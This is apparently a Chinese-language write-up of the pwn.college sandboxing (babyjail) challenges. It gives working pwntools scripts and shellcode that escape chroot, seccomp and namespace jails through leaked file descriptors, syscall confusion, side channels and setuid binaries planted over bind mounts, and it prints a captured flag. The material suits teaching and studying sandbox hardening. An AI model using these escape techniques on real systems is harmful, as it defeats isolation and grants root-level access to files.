Pwn.College Sandboxing WP

前言

代码块 Plain Text 自动换行 复制

```
flags: 表示打开的标识;

O_ACCMODE<0003>: 读写文件操作时，用于取出flag的低2位。
O_RDONLY<00>: 只读打开
O_WRONLY<01>: 只写打开
O_RDWR<02>: 读写打开
O_CREAT<0100>: 文件不存在则创建，需要mode_t
O_EXCL<0200>: 如果同时指定了O_CREAT，而文件已经存在，则出错
O_NOCTTY<0400>: 如果pathname代表终端设备，则不将此设备分配作为此进程的控制终端
O_TRUNC<01000>: 如果此文件存在，而且为只读或只写成功打开，则将其长度截短为0
O_APPEND<02000>: 每次写时都加到文件的尾端
O_NONBLOCK<04000>: 如果p a t h n a m e指的是一个F I F O、一个块特殊文件或一个字符特殊
O_NDELAY<O_NONBLOCK>
O_SYNC<010000>: 使每次write都等到物理I/O操作完成。
FASYNC<020000>: 兼容BSD的fcntl同步操作
O_DIRECT<040000>: 直接磁盘操作标识，每次读写都不使用内核提供的缓存，直接读写磁盘设备
O_LARGEFILE<0100000>: 大文件标识
O_DIRECTORY<0200000>: 必须是目录
O_NOFOLLOW<0400000>: 不获取连接文件
O_NOATIME<01000000>: 暂无

mode:当新创建一个文件时，需要指定mode参数，以下说明的格式如宏定义名称<实际常数值>: 描述如下

S_IRWXU<00700>: 文件拥有者有读写执行权限
S_IRUSR (S_IREAD)<00400>: 文件拥有者仅有读权限
S_IWUSR (S_IWRITE)<00200>: 文件拥有者仅有写权限
S_IXUSR (S_IEXEC)<00100>: 文件拥有者仅有执行权限
S_IRWXG<00070>: 组用户有读写执行权限
S_IRGRP<00040>: 组用户仅有读权限
S_IWGRP<00020>: 组用户仅有写权限
S_IXGRP<00010>: 组用户仅有执行权限
S_IRWXO<00007>: 其他用户有读写执行权限
S_IROTH<00004>: 其他用户仅有读权限
S_IWOTH<00002>: 其他用户仅有写权限
S_IXOTH<00001>: 其他用户仅有执行权限
```

pwnheader.py

代码块

```
from pwn import *

dojo = ssh("hacker","pwn.college",keyfile="./pwncollege.ssh",raw=True)
dojo.sftp = None
dojo._tried_sftp = True

p : process
gx = 0
gy =0

s       = lambda data               :p.send(data)
sl      = lambda data               :p.sendline(data)
sa      = lambda x,data             :p.sendafter(x, data)
sla     = lambda x,data             :p.sendlineafter(x, data)
r       = lambda num=4096           :p.recv(num)
rl      = lambda num=4096           :p.recvline(num)
ru      = lambda x                  :p.recvuntil(x)
itr     = lambda                    :p.interactive()
uu32    = lambda data               :u32(data.ljust(4,b'\x00'))
uu64    = lambda data               :u64(data.ljust(8,b'\x00'))
uru64   = lambda                    :uu64(ru('\x7f')[-6:])
leak    = lambda name               :log.success('{} = {}'.format(name, hex(e
libc_os   = lambda x                :libc_base + x
libc_sym  = lambda x                :libc_os(libc.sym[x])

prefix = "/challenge/babyjail_level"

def start(prog:str,args=[]):
    global p
    p = dojo.process([prog] + (args))
    return p

def staa(x,arg):
    dojo.download_file(prefix+str(x))
    start(prefix+str(x),arg)

def sta(x,arg = []):
    global gx
    gx = x
    fstr = str(x)
    dojo.download_file(prefix+fstr)
    return start(prefix+fstr,arg)
```

```
43
44  def ssta(x,arg = []):
45      fstr = str(x)
46      dojo.download_file(prefix+fstr)
47      return start("strace",["-e","raw=read",prefix+fstr] + arg)
48
49  cf = lambda : print(dojo.system("ls -l / ; cat /flag").recvall().decode())
50
51  def debug(pid=None):
52      ctxlvl = context.log_level
53      context.log_level = 'warn'
54      if pid:
55          dojo.system("pwndbg /challenge/babyjail_level" + str(gx) +" -ex 'atta
56      dojo.system("pwndbg /challenge/babyjail_level"+str(gx)).interactive()
57      context.log_level = ctxlvl
58
59  def debug(x):
60      ctxlvl = context.log_level
61      context.log_level = 'warn'
62      dojo.system("pwndbg /challenge/babyjail_level"+str(x)).interactive()
63      context.log_level = ctxlvl
64
65  context.log_level='debug'
66  context.arch = "amd64"
```

-- chroot --

1 未cd

保留了pwd在外面，可以相对路径读

代码块

```
1  from pwnheader import *
2
3  # p = sta(1)
4
5  start("/challenge/babyjail_level1",["../../flag"])
6
7  itr()
```


2 未cd shellcode

不是直接读，给shellcode

代码块

```
from pwnheader import *

staa(2,["111"])

sc = shellcraft.chmod("../../flag",0o777)
sh = asm(sc)

ru("stdin.\n")
s(sh)

itr()
cf()
```

3-4 提前打开目录



在chroot之前可以打开目录，chroot之后fd仍然有效，可以使用openat开文件然后sendfile

代码块

```
from pwnheader import *

# sta(3,["/"])
sta(4,["/"])
sc = shellcraft.openat(3, "flag", 0)
sc += shellcraft.sendfile(1, "rax",0, 0x100)
sh = asm(sc)

# itr()
s(sh)

itr()
```

5 用linkat替代openat

代码块

```
from pwnheader import *

sta(5,["/"])

sc = shellcraft.open("/",0)
sc += shellcraft.linkat(3, "flag", 4,"fflag",0)
sc += shellcraft.open("/fflag",0)
sc += shellcraft.sendfile(1, "rax",0, 0x100)
sh = asm(sc)

# itr()
s(sh)

itr()
```

注意pwntools的linkat生成会破坏rax，不能在参数中使用rax...

6 用 fchdir 跳出

代码块

```
from pwnheader import *

sta(6,["/"])

sc = shellcraft.fchdir(3)
sc += shellcraft.open("flag",0)
sc += shellcraft.sendfile(1, "rax",0, 0x100)
sh = asm(sc)

# itr()
s(sh)

itr()
```

7 内部 chroot 后利用 pwd 在新 root 外逃逸

内核中只保存一份chroot，所以再次chroot就会覆盖了

```python
from pwnheader import *

sta(7,["/"])

sc = shellcraft.mkdir("break")
sc += shellcraft.chroot("/break")
sc += shellcraft.open("../../flag",0)
sc += shellcraft.sendfile(1, "rax",0, 0x100)
sh = asm(sc)

# # itr()
s(sh)

itr()
```

8 利用父进程打开文件夹并传递

这里禁止了open，只有openat，程序也没有给打开。openat需要一个dfd，需要使用父进程打开并传进去。为了达到目的，先编写一个helper:

代码块

```c
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/wait.h>

int main(int argc, char *argv[], char *envp[]) {
    if(argc < 3){
        return -1;
    }
    int fd = open(argv[1], O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -2;
    }
    if(fork() == 0){
        execve(argv[2], argv + 2, envp);
    }
    wait(NULL);
    return 0;
}
```

本地编译好了测试一下，然后上传

接着就可以正常openat+sendfile了

代码块

```
from pwnheader import *

# context.log_level = "warn"

# sta(8,["/"])
# dojo.upload_file("./jailhelper")

start("./jailhelper",["/",prefix + "8"])

sc = shellcraft.openat(3, "flag", 0)
sc += shellcraft.sendfile(1, "rax",0, 0x100)
sh = asm(sc)

# itr()
s(sh)

itr()

```

9 Syscall Confusion

允许["close", "stat", "fstat", "lstat"],即x64 3-6, x86下正好是orw

代码块

```
from pwnheader import *

sta(9)

sc = """
xor rax,rax
xor rbx, rbx
xor rcx, rcx
xor rdx, rdx

mov eax, 5
lea ebx, [eip+flag]
mov ecx, 0
int 0x80
```

```
15
16  mov ebx, eax
17  mov eax, 3
18  mov ecx, 0x1337800
19  mov edx, 0x100
20  int 0x80
21
22  mov eax, 4
23  mov ebx, 1
24  int 0x80
25
26  flag:
27  .ascii "/flag"
28  """
29
30  sh = asm(sc)
31
32  s(sh)
33
34  itr()
```

10 基于返回值漏 flag

不许write，可以exit，这样就可以传递了

shell的$? 只有1字节，需要多打几次，正常直接poll就可以拿到4byte

代码块

```
1   from pwnheader import *
2
3   context.log_level = "warn"
4   errl = []
5
6   for i in range(60):
7       p = start("sh",["-c",prefix+"10 /flag; echo $?"])
8       # itr()
9       sc = shellcraft.read(3, "rsp", 0x100)
10      sc += """
11          xor rdi, rdi
12          mov dil, byte ptr [rsp+{}]
13          mov rax, 60
14          syscall
15      """.format(i)
16      sh = asm(sc)
```

```
        s(sh)
        # itr()
        ru("code!\n\n")
        err = int(rl())
        errl.append(err)
        print(err)

    print("".join([chr(i) for i in errl]))
```

11 基于延迟漏 flag

只有 read 和 nanosleep，毫秒不准，用秒，多线程。注意太多线程会导致准确率下降

代码块

```
from pwnheader import *

context.log_level = "warn"

def gen(pos):
    sc = "sub rsp, 100\n"
    sc += shellcraft.read(3, "rsp", 100)
    sc += """
    xor rax,rax
    mov al, byte ptr [rsp+{}]
    sub al, 0x20
    push 0
    push rax
    """.format(pos)
    sc += shellcraft.nanosleep("rsp", 0)
    sc+= "add rsp, 100+16\n"
    sc += "ret\n"
    return asm(sc)

lx = bytearray(80)
payload = []

def worker(pos):
    p = start("bash",["-c","time -p "+prefix+"11 /flag"])
    # p.interactive()
    p.send(payload[pos])
    p.recvuntil("code!\n\n")
    p.recvuntil("real ")
    i = int(p.recvuntil('.').decode().replace('.',''))+0x20
    lx[pos] = i
```

```
        print(chr(i))
        p.close()
        print(lx)

print("Generating payload")
for i in range(70):
    payload.append(gen(i))

threads = []

for j in range(7):
    for i in range(8):
        t = threading.Thread(target=worker, args=(i+j*8,))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    threads = []

print(lx)

# itr()
```

12 基于程序运行状态逐位爆破

只允许read，那就在对应位为0时返回（导致exit调用然后返回bad syscall），否则直接非法访存得到segment fault

漫长等待，搭个角先(

代码块

```
from pwnheader import *
import threading

context.log_level = "warn"
errl = bytearray(60)

def gen(i,b):
    sc = "sub rsp, 0x100\n"
    sc += shellcraft.read(3, "rsp", 0x100)
    sc += """
        xor rax, rax
        mov al, byte ptr [rsp+{}]
        shr al, {}
```

```
14          and al, 1
15          test al, al
16          jz normal
17          mov rax, [0x0]
18
19          normal:
20          add rsp, 0x100
21          ret
22      """.format(i,b)
23      return asm(sc)
24
25  # scl = []
26
27  # print("Generating shellcode...")
28  # for i in range(56*8):
29  #     scl.append(gen(i//8, i%8))
30  #     print(".",end="")
31
32  def get1bit(i, b ):
33          p = start("bash",["-c",prefix+"12 /flag; echo $?"])
34          # p = sta(12, ["/flag"])
35          # itr()
36          # sh = scl[i*8+b]
37          p.send(gen(i,b))
38          # itr()
39          p.recvuntil("/flag\n")
40          err = int(rl())
41          print(err)
42          if(err == 139):
43              errl[i] = errl[i] | (1<<b)
44          p.close()
45
46  def worker(start):
47      for i in range(start, start+7):
48          for b in range(8):
49              get1bit(i,b)
50          print(errl)
51
52  for i in range(56):
53      for b in range(8):
54          get1bit(i,b)
55      print(errl)
56
57  # th = []
58
59  # for i in range(8):
60  #     t = threading.Thread(target=worker, args=(i*7,))
```

```
61  #     th.append(t)
62  #     t.start()
63
64  # for t in th:
65  #     t.join()
66
67  # print("".join([chr(i) for i in errl]))
68
69  # get1bit(0,0)
70  print(errl)
```

13 综合父子进程通信

限制了只能在父进程做io，子进程执行shellcode并和父进程通讯

```
if ( child_pid )
{
  puts("The parent is reading 0x1000 bytes of shellcode from stdin.\n");
  read(0, v12, 0x1000uLL);
  puts("The parent is sending the shellcode to the child.\n");
  write(childout, v12, 0x1000uLL);
  while ( 1 )
  {
    while ( 1 )
    {
      memset(s1, 0, sizeof(s1));
      puts("The parent is waiting for a command from the child.\n");
      v8 = read(childout, s1, 0x80uLL);
      s1[9] = 0;
      printf(
        "The parent received command `%.10s` with an argument of %d bytes from the child.\n",
        s1,
        (unsigned int)(v8 - 10));
      if ( strcmp(s1, "print_msg") )
        break;
      puts(&s1[10]);
    }
    if ( strcmp(s1, "read_file") )
      break;
    v3 = open(&s1[10], 0);
    sendfile(childout, v3, 0LL, 0x80uLL);
  }
  puts("Error: unknown command!\n");
}
else
{
  puts("The child will now close itself off from the world, except for the child side of the socketpair.\n");
  close(0);
  close(1);
  close(2);
  close(childout);
  if ( mmap((void *)0x1337000, 0x1000uLL, 7, 34, 0, 0LL) != (void *)20148224 )
    __assert_fail("shellcode == (void *)0x1337000", "<stdin>", 0x48u, "main");
  printf("The child mapped 0x1000 bytes for shellcode at %p!\n", (const void *)0x1337000);
  puts("Restricting system calls (default: kill).\n");
  v9 = seccomp_init(0LL);
  printf("Allowing syscall: %s (number %i).\n", "read", 0LL);
  if ( (unsigned int)seccomp_rule_add(v9, 2147418112LL, 0LL, 0LL) )
    __assert_fail("seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0) == 0", "<stdin>", 0x50u, "main");
  printf("Allowing syscall: %s (number %i).\n", "write", 1LL);
  if ( (unsigned int)seccomp_rule_add(v9, 2147418112LL, 1LL, 0LL) )
    __assert_fail("seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0) == 0", "<stdin>", 0x52u, "main");
  printf("Allowing syscall: %s (number %i).\n", "exit", 60LL);
  if ( (unsigned int)seccomp_rule_add(v9, 2147418112LL, 60LL, 0LL) )
    __assert_fail("seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0) == 0", "<stdin>", 0x54u, "main");
  if ( (unsigned int)seccomp_load(v9) )
    __assert_fail("seccomp_load(ctx) == 0", "<stdin>", 0x56u, "main");
  read(v7, (void *)0x1337000, 0x1000uLL);
  write(v7, "print_msg:Executing shellcode!", 0x80uLL);
  MEMORY[0x1337000]();
}
```

父进程可以执行从子进程发来的命令，是read_file和print_msg

子进程只允许read write from parent

基于栈来构造数据，注意push一次是8字节

代码块

```
from pwnheader import *
import threading

context.log_level = "info"

sc = shellcraft.pushstr("read_file\x00/flag\x00")
sc += shellcraft.write(4, "rsp", 16)
```

```
  sc += shellcraft.read(4, "rsp", 0x80)
  sc += shellcraft.pushstr("\0\0\0\0\0\0print_msg\0")
  sc += "add rsp, 6\n"
  sc += shellcraft.write(4, "rsp", 0x80)
  sh = asm(sc)

  sta(13)

  s(sh)

  itr()

```

-- NameSpace --

14 pivot_root 后未卸载旧的root

如题，

```
Checking that the challenge is running as root (otherwise things will fail)...
Splitting off into our own mount namespace...
Creating a jail structure!
... creating jail root...
... created jail root at `/tmp/jail-HsXDSD`.
... changing the old / to a private mount so that pivot_root succeeds later.
... bind-mounting the new root over itself so that it becomes a 'mount point' for pivot_root() later.
... creating a directory in which pivot_root will put the old root filesystem.
... pivoting the root filesystem!
... bind-mounting /bin into the jail.
... though the mounts are independent, changes to the files themselves will propagate to the parent namespace!
... bind-mounting /usr into the jail.
... though the mounts are independent, changes to the files themselves will propagate to the parent namespace!
... bind-mounting /lib into the jail.
... though the mounts are independent, changes to the files themselves will propagate to the parent namespace!
... bind-mounting /lib64 into the jail.
... though the mounts are independent, changes to the files themselves will propagate to the parent namespace!
Moving the current working directory into the jail.

Executing a shell inside the sandbox! Good luck!
```

没有卸载旧的 root，可以从old访问到

```
bash-5.0# ls -l
total 36
drwxr-xr-x 1 0    0 4096 Sep  6 16:44 bin
---------- 1 0 1000   10 Sep 13 03:13 flag
drwxr-xr-x 1 0    0 4096 Sep  6 16:19 lib
drwxr-xr-x 1 0    0 4096 Sep  6 16:17 lib64
drwxr-xr-x 1 0    0 4096 Sep 13 03:10 old
drwxr-xr-x 1 0    0 4096 Sep  6 16:19 usr
bash-5.0# cd old
bash-5.0# ls
bin  boot  challenge  dev  etc  flag  home  lib  lib32  lib64  libx32  media  mnt  nix  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
bash-5.0# cat flag
pwn_college{oC-Z78uICiFe5GWotZVXszS7mtI.ddDMzMDLyIDOyYzW}
```

15 可写绑定挂载直接改权限

容器是通过绑定挂载的host，那么在目录中写就等于写到外面。我们在容器内有：

```
bash-5.0# id
uid=0 gid=1000 groups=1000
```

那就可以直接chmod 4777 一个cat

然后在容器外执行这个特权cat来得到flag

16 同PID空间通过 /proc/{pid}/root访问外部文件系统

参考https://www.freebuf.com/articles/es/377292.html

本题中，全部都是只读绑定挂载，注意到容器内权限同上，然后有

17 利用进入ns之前打开的fd

允许进入ns之前打开一个文件，这里直接打开/，类似于chroot之前打开的文件，然后走openat路线即可orw

代码块

```python
from pwnheader import *

context.log_level = "info"
start("vm",["exec","/challenge/babyjail_level17","/"])

sc = shellcraft.openat(3, "flag", 0)
sc += shellcraft.read(4, "rsp", 0x80)
sc += shellcraft.write(1, "rsp", 0x80)

code = asm(sc)

ru("stdin.")
s(code)

```

```
15  itr()
```

18 利用只读挂载复制可利用文件并改权限

15的升级版，允许绑定一个非敏感的叶子目录或者自己的home，鉴于ns内的/是bind mount的，首先可以修/的权限为777来允许外部访问；然后从自己目录里面复制一个cat到/里面再chown 0 0和chmod 4777，随后即可在外部访问到这个特权cat了

代码块

```
1   from pwnheader import *
2
3   context.log_level = "info"
4   start("vm",["exec","/challenge/babyjail_level18","/home/hacker"])
5
6   sc = shellcraft.open("/data/cat", 0)
7   sc += shellcraft.open("/cat", 0o100 | 0o01)
8   sc += shellcraft.sendfile(4, 3,0, 1048576)
9   sc += shellcraft.chmod("/", 0o777)
10  sc += shellcraft.chown("/cat", 0, 0)
11  sc += shellcraft.chmod("/cat", 0o4777)
12
13  code = asm(sc)
14
15  ru("stdin.")
16  s(code)
17
18  itr()
```

后记

Snadbox 模块还是比较有意思，一定程度上揭晓了docker的原理以及为什么不允许容器嵌套。对于搭建简单的jail来出题很有帮助:-)

总结起来，监狱的流程就是请君入瓮然后锁门，注意封死地道天窗。一套namespace和seccomp组合拳打下来估计就剩下内核洞可以利用了 (

可惜开学忙起来了，前后鸽了十几天，总算补完了。